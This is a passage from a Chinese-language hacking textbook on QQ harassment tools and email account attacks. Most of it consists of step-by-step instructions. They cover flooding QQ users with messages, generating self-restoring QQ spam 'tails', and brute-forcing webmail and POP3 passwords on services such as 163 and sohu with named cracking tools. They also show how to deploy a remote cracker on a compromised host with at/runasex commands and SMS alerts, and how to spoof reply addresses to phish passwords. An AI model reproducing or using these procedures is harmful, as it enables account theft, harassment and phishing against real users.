
Step 1 主界面

Step 1 打开飘叶千夫指，弹出飘叶千夫指的主界面。



Step 2 编辑责问语句

Step 2 单击“编辑”按钮，弹出“编辑发送语句”窗口，编辑指责的语句，完成后单击“确定”按钮。



Step 3 发送“洪水”消息


Step 3 直接单击“发送”按钮（不需填入IP），就可以通过QQ快速发送大量预定语句给对方造成“指责”效果，对方QQ会响个不停，忙于接收你的“洪水”消息。

若对方是Windows2000系统的话，在下面填上对方IP，按下“指责Windows2000”，就算对方不上QQ都可在其桌面上弹出窗口一直显示指责语句。

7.3.3 QQ尾巴生成器


在聊天中常常会遇到这样的情况，会收到一些垃圾信息，特别是在好友发送信息的末尾会跟一个网址让你打开，这通常是一个木马，可以利用QQ尾巴生成器实现。风云QQ尾巴利用关联技术让用户在进程管理器中就算结束了进程，它还是会马上恢复。

【案例7-14】使用QQ尾巴生成器



Step 1 设置QQ尾巴内容

Step 1 运行风云QQ尾巴，在“QQ尾巴生成器”选项卡中，选择“我接受协议约束”，然后设置QQ尾巴内容。



Step 2 单击“确定”按钮

Step 2 单击“生成尾巴”按钮，弹出“提示”对话框，单击“确定”即可。



Step 3 开始聊天，自动发送尾巴

Step 3 这样，在进行QQ聊天中，就会发送QQ尾巴中设定的信息。

7.4 本章习题

一、填空题

- 1.“本地破解”是指盗号者在_____中进行的QQ破解操作。这种破解方式分为两种情况：一种是盗号者所使用的电脑曾经登录过要破解的QQ号；另一种是别人的电脑中曾经登录过所要破解的QQ号，而盗号者通过_____把相关的登录信息文件偷了过来。
- 2.使用QQ盗号木马，是目前网上最流行的盗取QQ号的方法。其根本原理是通过_____取得密码。

二、问答题

- 1.QQ密码如何实现暴力破解？
- 2.QQ盗号木马的原理是什么？

第 8 章

邮件欺骗与轰炸

重点讲解

- 破解邮箱密码
- 电子邮件欺骗方法
- 邮箱炸弹

电子邮件(E-mail)是现在网络的基本通讯工具之一,在人们的日常生活和工作中发挥着越来越大的作用。使用电子邮件的公司和个人也越来越多,电子邮件的安全性也成为了人们担忧的一个问题。本章介绍电子邮件的攻击和防范。

本章导读

8.1 邮箱密码是如何被暴力破解的

电子邮件并不是安全的,在邮件的发送、传递和接收整个过程中的每个环节都可能存在薄弱环节,恶意用户如果利用其漏洞,就能够轻易的破解出账号,获得邮件内容。


8.1.1 黑客进行邮箱破解的原理和方法

1. 利用邮件服务器操作系统漏洞

邮件服务器软件是运行在特定的操作系统上的,如Linux、Windows等。这些操作系统的默认安装和配置都是不安全的,黑客可以轻易入侵系统,获得所有用户名和密码。

(1) Windows服务器

如果是基于Windows系统的Exchange Mail Server(如下图所示),系统本身未做任何安全配置,开放了若干服务。入侵者可以利用终端服务器结合中文输入法漏洞或者IIS的Buffer Overflow程序获得Administrator权限,用pwdump3导出Hash过的密码,再用L0pht挂接字典或者Brute Force就能破解出用户密码。根据经验,如果密码简单,几分钟之内就能破解出,长度在8位及以下的用Brute Force方式在一天内就能解出。



(2) Linux/UNIX服务器

UNIX类系统一般采用Sendmail作为邮件系统,在获得了系统的控制权之后,用John等软件就能从/etc/passwd或者/etc/shadow中破解出密码。如果采用了数据库方式来保存用户信息和密码,也是很容易被导出。

2. 利用邮件服务器软件本身的漏洞

最常见的邮件服务器程序有Sendmail, Qmail等, 在不同程度都存在安全缺陷。以Sendmail为例, 在以前的老版本中, telnet到25端口, 输入wiz, 然后接着输入shell, 就能获得一个rootshell, 还有debug命令, 也能获得root权限。Qmail相对Sendmail安全, 但是Qpopper存在Buffer Overflow缺陷, 能够远程得到rootshell, 进而控制系统。

即使邮件服务器是安全的, 但是入侵者还能获得更多的信息, 比如用户名。telnet到25端口, 输入expn tom或者vrfy tom就能查询系统是否有tom用户。最新版本的Sendmail虽然禁用了这两个命令, 但是可以通过伪造发信人然后用rcpt to来判断该用户是否存在。

得到了用户名, 可以telnet到110端口, 尝试简单密码的连接, 或者套用字典破解。

所以, 必须禁止非本域的中继利用(relay), 或者采用现在很多ISP都采用的给SMTP加上发信认证的模块, 这样能够增强邮件服务器的安全。

除了POP3方式收信之外, 比较流行的是在Web界面上处理邮件。这种方式也不无弱点, 一般是通过CGI来接受用户传递的表单Form参数, 包括username和password, 如果正确, 就可以进入处理邮件的页面。破解已知用户的密码, 有很多套用字典或者暴力组合的软件可用, 例如小榕的“溯雪”, 在密码简单的情况下, 很快就有结果。

Web邮件系统都有“忘记密码”的选项, 如果能破解寄回密码的另外一个邮箱或者猜出提示问题的答案, 也能成功。

3. 在邮件的传输过程中窃听

在网络中安装Sniffer, 指定监听往外部服务器110端口发送的数据包, 从收集下来的信息中查看user和pass后的字符串就能看到用户名和相应的密码。

8.1.2 Web邮箱暴力破解方式


Web邮箱, 即电子邮箱, 电子邮箱是网络的一种信息传递方式, 网民可以通过申请而拥有一个

或多个自己的邮箱。用电子邮箱写信对比传统的写信方式有很大的优势。在以前, 一封信在寄出去后往往需要几十天的时间才能到达收信人的手中, 并且途中可能遇到各种因素而延误。而现在, 通过电子邮箱只需要几分钟甚至几秒就能将邮件送到收信人邮箱中, 而且里面可以夹带各种媒体文件, 如视频文件、照片、音乐等。

1. 利用溯雪Web密码探测器获取密码

采用编写代码的方式进行Web密码破解无疑是最实用的, 然而对一般的黑客来说, 更多的是采用密码破解工具来完成, 而溯雪是一款非常优秀的暴力密码破解工具, 下面介绍用溯雪Beta7获取邮箱密码。


【案例8-1】例用溯雪破解Web邮箱示例



Step 1 首先运行“溯雪”程序, 在“Address (地址)”栏输入你要登录邮箱的URL, 然后按“Enter”键。




Step 2 输入URL后, 溯雪会跳转到该URL所对应的页面, 使用【Ctrl+I】快捷键, 打开“Import Form Current URL (从当前链接中导入)”对话框在“Element (元素)”区域中会出现页面表单的内容。




Step 3 输入用户名

Step 3 图中的LoginName和Password即是用户名和密码对应的类型，双击表单中的“LoginName（登录名）”，弹出“Element [LoginName] Properties”窗口，在该窗口的“Element Const”中输入你想盗取的邮箱的用户名。




Step 4 选择破解词典

Step 4 双击表单中的“Password”，弹出“Element [Password] Properties”窗口，在该窗口中勾选“Dictionary”单击浏览按钮，选择一个黑客词典（溯雪自带了一些破解词典，如果这些词典不能满足要求，你可以用词典生成工具，生成你想要的词典，出色的黑客都有一个比较好的词典）。



Step 5 设置完成

Step 5 用户名和密码设置完成以后。



Step 6 使用【Ctrl+R】快捷键，弹出“Save Scan Result（保存扫描结果）”窗口，选择保存扫描结果保存的路径。




Step 7 选择错误标记

Step 7 单击“OK”按钮，会弹出“Select Tags（选择标记）”窗口，选择一个错误标记，比如“a68”（此时请耐心寻找错误标记）。

Step 8 单击“OK”按钮以后，此时开始暴力破解过程。

稍等片刻，破解完成，如果字典选择正确，就会破解出正确的密码，如下图所示。



2. 使用流光窃取POP3邮箱密码


POP3邮箱密码窃取最简单的方式就是采用黑客工具进行暴力破解，例如流光等。

第8章 邮件欺骗与轰炸


【案例8-2】用流光破解邮箱密码




Step 1 启动“流光”



Step 2 选择添加命令




Step 3 添加主机




添加后的效果

- Step 1 启动流光5.0，打开其操作界面。
- Step 2 鼠标右键单击“POP3主机”，在弹出菜单中选择“编辑”→“添加...”命令。
- Step 3 弹出“添加主机（POP3）”对话框，添上POP3地址，本实例为：pop3.163.net。



Step 4 选择字典文件

- Step 4 双击表单中的“Password”，弹出“Element [Password] Properties”窗口，在该窗口中勾选“Dictionary”单击浏览按钮，选择一个黑客词典（溯雪自带了一些破解词典，如果这些词典不能满足要求，你可以用词典生成工具，生成你想要的词典，出色的黑客都有一个比较好的词典）。



Step 5 选择“简单模式探测”

Step 5 POP3地址和用户字典都有了，由于是大量的用户，所以就不用密码字典了，用流光自带的简单模式探测即可。单击流光任务栏中的“探测”→“简单模式探测”。



Step 6 破解结果

Step 6 现在要做的事就是等结果。

3. 黑雨POP3邮件密码暴力破解器

黑雨是一款通过流行的pop3协议进行邮箱账号密码破解的黑客工具软件。黑雨利用“穷举法”进行远程暴力破解密码，它可以支持字符方式、自定义字符、字典方式、字串方式四种不同的方式进行密码计算。

【案例8-3】例用黑雨POP3破解邮箱示例



Step 2 选择字符集或字典


Step 1 运行黑雨POP3邮箱密码探测器，打开其操作界面。首先在POP3地址栏填入要破解邮箱的POP3地址，比如网易免费邮箱的POP3地址是pop3.163.com，搜狐免费邮箱的POP3地址是pop3.sohu.com等。POP3默认端口为110。填入需要破解的用户名。

Step 2 选择“选取字符集”，选取字符类型。或者选择字典破解法，选择字典的位置。如果你需要破解的邮箱是你自己的，或者比较熟悉的人的，可以尝试用自定义字符集，尝试的内容可以是生日、名字等。然后设置密码位数，如果密码位数大于5，建议使用大一点的线程。



Step 3 开始破解

Step 3 点击“深度算法”、“多线程深度算法”、“广度算法”或者“多线程广度算法”进行密码暴力破解。如果破解成功,就会在“密码”栏显示出破解出的密码。



4. 流影探测POP3邮箱

流影是一个和流光功能相似的工具,和流光最大的不同在于,流光是运行于用户主机也就是客户端的,是一个图形界面的工具,而流影可以同时运行于服务器端和客户端的工具。用户可以通过telnet来进行远程管理和控制。

(1) 控制命令

流影的全部设置通过Telnet来进行,采用命令行方式。

Run 开始探测

Set Server <POP3 Server> 设置探测的POP3服务器,如: **Set Server pop.21cn.com**

Set User <Username>|<File: User List File>|<Scheme: User Scheme File> 设置需要探测的用户名、用户列表文件或用户方案文件,关于用户列表文件及用户方案文件的详细解释参阅[流光]的说明文件。如: **Set User Victim**, **Set User File:c:\password.dic**, **Set User Scheme: user.sch**

Set Password <Password>|<Dictionary File>|<Dictionary Scheme File> 设置探测时采用的密码、密码字典或密码程序方案。如: **Set Password 123456**, **Set Password File: Password.dic**, **Set Password Scheme: Pass.Sch**

Stat 查看当前运行的情况

Set Singlemode <ON>|<OFF> 开启/关闭简单模式,如果简单模式开启会自动用相同的用户名作为密码探测一次。

Show Result <Current>|<Total> 查看已经探

测出的本次密码或所有密码记录

Stop 停止当前探测。

Set Suffix <NULL>|<Suffix Word> 设置是否自动在每一个密码后加指定的后缀。如: **Set Suffix 123**,即在每一个密码后自动加后缀123。
Ex:pass->pass123

Set Prefix <NULL>|<Prefix Word> 设置是否自动在每一个密码后加指定的前缀。如: **Set Prefix 123**,即在每一个密码前自动加前缀123,
Ex:pass->123pass

Set Gsm <NULL>|<GSM ID> ET:<Freq> 设置需要发送短消息的手机号码。如: **Set GSM 13900101234 ET:100**,设置号码为13900101234,每探测出100个密码及发送一次。注意:必须是中国移动的手机,而且已经开通了短信息服务。

Set Sms <Message> 短消息发送,用于测试短消息的发送,发送的号码为**Set Gsm**指定的号码。

Change Password <New Password> 改变登录的密码

Cmd [/display] <Cmd> 执行制定的程序, [display]选项用于指定是否显示执行的输出结果。如: **Cmd /display dir**

Quit 退出Telnet控制端。

ShutDown 结束流影的运行。

(2) 启动

如果是在本地运行,直接键入如下命令即可: **FsPop.exe <Port> <Control Password> [/Verbose]**。

Port: 流影开启的端口,此端口可以和已经开启的端口重用,例如和端口137重用。

Control Password: 每一次用Telnet连接流影时的密码,最多8位。

/Verbose: 本地输出模式,如果打开此选项,可以在运行时看到扫描的过程,不建议在远程使用。

如果在远程启动,首先用SRV开启的端口登录,之后需要用RunasEx来创建流影的进程,如: **RunasEx administrator password "c:\winnt\system32\FsPop.exe 137 123456"**。建议在本地使用熟练后,再放到远程运行。

【案例8-4】流影获取POP3密码

Step 1 利用流光等黑客软件查询到开发端口的机器，例如：192.168.16.1。



Step 2 复制文件

Step 2 利用dos下的copy命令，复制fspop.exe、srv.exe以及user.sch文件到目标机器，其中，fspop.exe和srv.exe在流影的安装文件夹中能够找到，user.sch是方案文件。



Step 3 启动srv进程，登录成功

Step 3 复制完成以后，用“at \\192.168.16.1 23:23 srv.exe”命令启动srv进程，然后使用“telnet”进行登录。



Step 4 创建Fspop.exe进程

Step 4 利用RunasEx命令：“runasex administrator 123456 “fspop.exe 137 123456””，创建Fspop.exe进程，其中administrator是管理员用户名，123456是管理员密码。



Step 5 暴力破解POP3账号

Step 5 首先Telnet到流影开启的端口，在这个例子中是137，命令格式：“telnet 192.168.16.1 137”。



破解完成后发送短信通知

需要说明的一点是，由于仅仅设定了一个用户，所以在设定手机短信息的发送频率时设为1，即“ET:1”，也就是说一旦扫描成功，就通过短信信息通知。

从上面用Stat命令可以看出，完成这一次扫描最多需要676万次探测，通常在远程的扫描速度可以达到100万次/天，也就是说可以在一周内完成。当开始扫描后，我们就可以不必理会了，因为这一切都是在服务器上进行的。

【延伸知识】:dos下的at命令

功能:列出在指定的时间和日期在计算机上运行的已计划命令或计划命令和程序。首先要保证“计划”服务已启动才能使用 at 命令。

格式:

at [[\IP] [[ID] [/delete] /delete [/yes]]

at [[\computername] time [/interactive] [/every:date[,...]/next:date[,...]] command

使用说明:

(1)如果在没有参数的情况下使用,则 at 列出已计划的命令。

(2)\\IP:指定远程计算机,在此输入远程计划机的IP地址。如果省略该参数,命令将安排在本本地计算机。

(3)ID:指定指派给已计划命令的识别码。

(4)/delete:取消已计划的命令。如果省略了ID,计算机中已计划的命令将被全部取消。

/yes:当删除已计划的事件时,对系统的查询强制进行肯定的回答。

(5)/time:指定运行命令的时间。将时间以 24 小时标记(00:00 [午夜]到23:59)的方式表示为小时:分钟。

(6)/interactive:允许作业与在作业运行时登录用户的桌面进行交互。

(7)/every:date[:]:在每个星期或月的指定日期(例如,每个星期四,或每月的第三天)运行命令。将 date 指定为星期的一天或多天(M,T,W,Th,F,S,Su),或月的一天或多天(使用1到31的数字)。用逗号分隔多个日期项。如果省略了date,将假定为该月的当前日期。

(8)/next:date[:]:在重复出现下一天(例如,下个星期四)时,运行指定命令将 date 指定为星期的一天或多天(M,T,W,Th,F,S,Su),或月的一天或多天(使用1到31的数字)。用逗号分隔多个日期项。如果省略了date,将假定为该月的当前日期。

(9)command:指定要运行的 Windows 2000 命令、程序(.exe 或.com文件)或批处理程序(.bat 或 .cmd 文件)。当命令需要路径作为参数时,请使用绝对路径,也就是从驱动器号开始的整个路

径。如果命令在远程计算机上,请指定服务器和共享名的 UNC 符号,而不是远程驱动器号。如果命令不是可执行(.exe)文件,必须在命令前加上 cmd/c,例如:cmd/c dir>c:\test.out。

8.2 获取邮箱密码的欺骗手段

现在的黑客越来越难以防范了,许多时候,他们往往利用一些用户认识上的差异,采用以假乱真、瞒天过海等欺骗手法,来获取用户的用户名和密码。

8.2.1 了解电子邮件欺骗的手法

电子邮件“欺骗”是在电子邮件中改变你的名字使之看起来是从某地或某人发来的实际行为。这种“欺骗”经常被诡计制造者用来防止被人识破,还可用来实现恶作剧的和恶意行为。

但是该“欺骗”对有使用多于一个电子邮件账户的人来说,是合法且有用的工具。例如你有一个账户:yourname@email.net,但是我希望所有的邮件都回复到yourname@reply.com。你可以做一点小小的“欺骗”使所有的从email.net邮件账户发出的电子邮件看起来好像从你的reply.com账户发出。如果一人回复你的电子邮件,回信将被送到yourname@reply.com。

攻击者使用电子邮件欺骗有三个目的:第一,隐藏自己的身份。第二,如果攻击者想冒充别人,他能假冒那个人的电子邮件。使用这种方法,无论谁接受到这封邮件,他会认为它

是攻击者冒充的那个人发的。第三,电子邮件欺骗能被看作是社会工程的一种表现形式。

例如,如果攻击者想让用户发给他一份敏感文件,攻击者伪装他的邮件地址,使用户认为

这是老板的要求,用户可能会发给他这封邮件。

执行电子邮件欺骗有三种基本方法,每一种有不同难度级别,执行不同层次的隐蔽:

- 相似的电子邮件地址
- 修改邮件客户
- 远程登录到端口25

1. 相似的电子邮件地址

使用这种类型的攻击,攻击者找到一个公司

的老板或者高级管理人员的名字。有了这个名字后,攻击者注册一个看上去像高级管理人员名字的邮件地址。他只需简单的进入hotmail等网站或者提供免费邮件的公司,签署这样一个账号。然后在电子邮件的别名字段填入管理者的名字。我们知道,别名字段是显示在用户的邮件客户的发件人字段中。因为邮件地址似乎是正确的,所以受信人很可能会回复它,这样攻击者就会得到想要的信息。

当用户收到邮件时,注意到它没有完整的电子邮件地址。这是因为把邮件客户设成只显示名字或者别名字段。虽然通过观察邮件头,用户能看到真实的邮件地址是什么,但是很少有用户这么做。

2. 修改邮件客户

当用户发出一封电子邮件时,没有对发件人地址进行验证或者确认,因此如果攻击者有一个像outlook的邮件客户,他能够进入并且指定他想出现在发件人中的所有地址。

攻击者能够指定他想要的任何返回地址。因此当用户回信时,答复回到真实的地址,而不是而到被盗用了地址的人那里。

3. 远程联系,登录到端口25

邮件欺骗一个更复杂的方法是远程登录到邮件服务器的端口25,邮件服务器使用它在互联网上发送邮件。当攻击者想发送给用户信息时,他先写一个信息,然后单击发送。接下来他的邮件服务器与用户的邮件服务器联系,在端口25发送信息,转移信息。用户的邮件服务器然后把把这个信息发送给用户。

因为邮件服务器使用端口25发送信息,所以没有理由说明攻击者不会连接到25,装作是一台邮件服务器,然后写一个信息。有时攻击者会使用端口扫描来判断哪个端口25是开放的,以此找到邮件服务器的IP地址。

越来越多的系统管理员正在意识到攻击者在使用他们的系统进行欺骗,所以更新版的邮件服务器不允许邮件转发,并且一个邮件服务器应该只发送或者接受一个指定域名或者公司的邮件。

8.2.2 邮件地址欺骗获取密码

邮件地址欺骗是黑客攻击和垃圾邮件制造者常用的方法,对于垃圾邮件制造者,由于很多邮件服务器的过滤或防转发机制采用的是针对邮件域名的识别,因此冒用邮件域名的方法常被采用。

关于黑客攻击,攻击者针对某用户的电子邮件地址,取一个相似的电子邮件名。在邮箱配置中将“发件人姓名”配置成与该用户一样的发件人姓名,然后冒充该用户发送电子邮件。当收件人收到邮件时,往往不会仔细检查邮件地址和邮件信息头,从发件人姓名、邮件内容等上面又看不出异样,误以为真,攻击者从而达到欺骗的目的,这种情况常见于使用免费电子邮箱的情况。通过注册申请,攻击者很容易得到相似的电子邮件地址。

另一个邮件地址欺骗的手法是冒充回复地址,人们通常以为电子邮件的回复地址就是其发件人地址,这是一种误解。在各种电子邮件服务系统中,发件人地址和回复地址都可以不一样,在配置账户属性或撰写邮件时,可以使用与发件人地址不同的回复地址。由于用户在收到某个邮件时并回复时,并不会对回复地址仔细检查,所以如果配合SmtP欺骗使用,发件人地址是要攻击的用户的电子邮件地址,回复地址则是攻击者自己的电子邮件地址,那么这样就会具有更大的欺骗性,诱骗他人将邮件发送到攻击者的电子邮箱中。

Foxmail因其设计优秀、体贴用户、使用方便,提供全面而强大的邮件处理功能,具有很高的运行效率等特点,赢得了广大国内用户的青睐。由于Foxmail的强大的功能,因而很多黑客都通过Foxmail进行欺诈。

教你一招



鉴于邮件地址欺骗的易于实现和危险性,用户必须随时提高警惕,以免上当受骗。对于重要邮件的处理,应认真检查邮件的发件人邮件地址、发件人IP地址、回复地址等邮件信息内容是防范黑客的必要措施。


【案例8-5】Foxmail设置回复地址欺骗



Step 1 启动Foxmail软件，打开其操作界面。




Step 2 鼠标右键单击选择一个邮件账户，弹出菜单中选择“属性”命令，打开“邮箱账号设置”对话框，在“个人信息”栏中，设置邮件的回复地址和邮件地址不同，例如：“电子邮件地址为appletung@163.com；而回复地址：appletung@gmail.com”。




Step 3 当收件者收到邮件后，查看邮件的详细信息时，会发现，回复地址已经变成刚才设置的回复地址，并不是本身的电子邮件地址。例如sohu的邮件用户，有人冒充sohu的邮件管理员发送邮件，询问用户密码，用户由于不仔细查看邮件地址，出于信任管理员的原因，回复了邮件，这样就达到了邮件欺骗的目的。

【案例8-6】设置Foxmail的个性图标签名


在Foxmail中收取邮件时，如果一个可爱的小动物跑到屏幕上，一看就知道是好友来信了。用鼠标轻点，小动物立刻把邮件打开。这就是Foxmail提供的个性图标签名邮件功能。如何利用Foxmail的个性图标签名功能来攻击，在这里先介绍一下在Foxmail中使用个性图标签名邮件的方法。设置发送个性图标签名邮件的操作步骤如下：



Step 1 在Foxmail 6.0中选择账户，在该账户上单击鼠标右键，在弹出的菜单中选择“属性”，打开“账户属性”对话框。

